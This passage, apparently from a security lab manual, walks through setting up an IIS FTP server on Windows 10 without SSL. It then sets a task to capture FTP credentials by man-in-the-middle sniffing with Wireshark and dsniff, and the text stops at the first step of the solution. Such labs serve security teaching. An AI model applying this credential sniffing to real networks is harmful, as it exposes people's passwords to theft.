


8. Click the **Next** button.
9. Use the default **Binding** settings selections.
10. Check the **Start FTP site automatically** option.
11. In the "SSL" section, check the **No SSL** option.




Important: In a business environment or on an FTP server that will host sensitive data, it's best practice to configure the site to require SSL to prevent transmitting data in clear text.

12. Click the **Next** button.
13. In the "Authentication" section, check the **Basic** option.
14. In the "Authorization" section, use the drop-down menu, and select **Specified users** option.
15. Type the email address of your Windows 10 account or local account name to allow yourself access to the FTP server.
16. Check the **Read** and **Write** options.




17. Click the **Finish** button.

Configuring firewall rules:-




1. Click the **Change settings** button.
2. Check the **FTP Server** option, as well as the options to allow **Private** and **Public** access.




Configuring user accounts to FTP server:-

If you want multiple users to access the FTP server at the same time, you need to modify the server settings using these steps:

1. Open **Control Panel**.
2. Click on **System and Security**.
3. Click on **Administrative Tools**.




4. Double-click the **Internet Information Services (IIS) Manager** shortcut.




5 On the left pane, expand "Sites," and select the site you created earlier.

6 Double-click the **FTP Authorization Rules** option.




7 On the right pane, click the **Add Allow Rule** option.



8 Select one of these two options:

- **All Users:** Allows every user configured on your Windows 10 device to access the FTP server.
- **Specified users:** You can use this option to specify all the users you want to access the FTP server. (You must separate each user using a comma.)

9 Check the **Read** and **Write** options.




10. Click the **OK** button.


Viewing and downloading files:-

If you want to browse and download files, you can do this using Internet Explorer, Firefox, or Chrome:

1. Open a **web browser**.
2. In the address bar, type the server IP address using **ftp:**//, and press **Enter**. For example, **ftp://192.168.1.100**.
3. Type your account credentials.
4. Click the **Log on** button.



After completing the steps, you should be able to navigate and download files and folders from the server.



- **Access FTP server from windows command prompt**

Open windows terminal….

C:\>**ftp**

ftp> **open**

To **10.1.2.200** (or website name)

Connected to 10.1.2.200

User (10.1.2.200:(none)): ***user_name***

Password**:*your_password_set_password***

ftp> **dir**

Download your required files here's……

● Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Solution→

Open wireshark

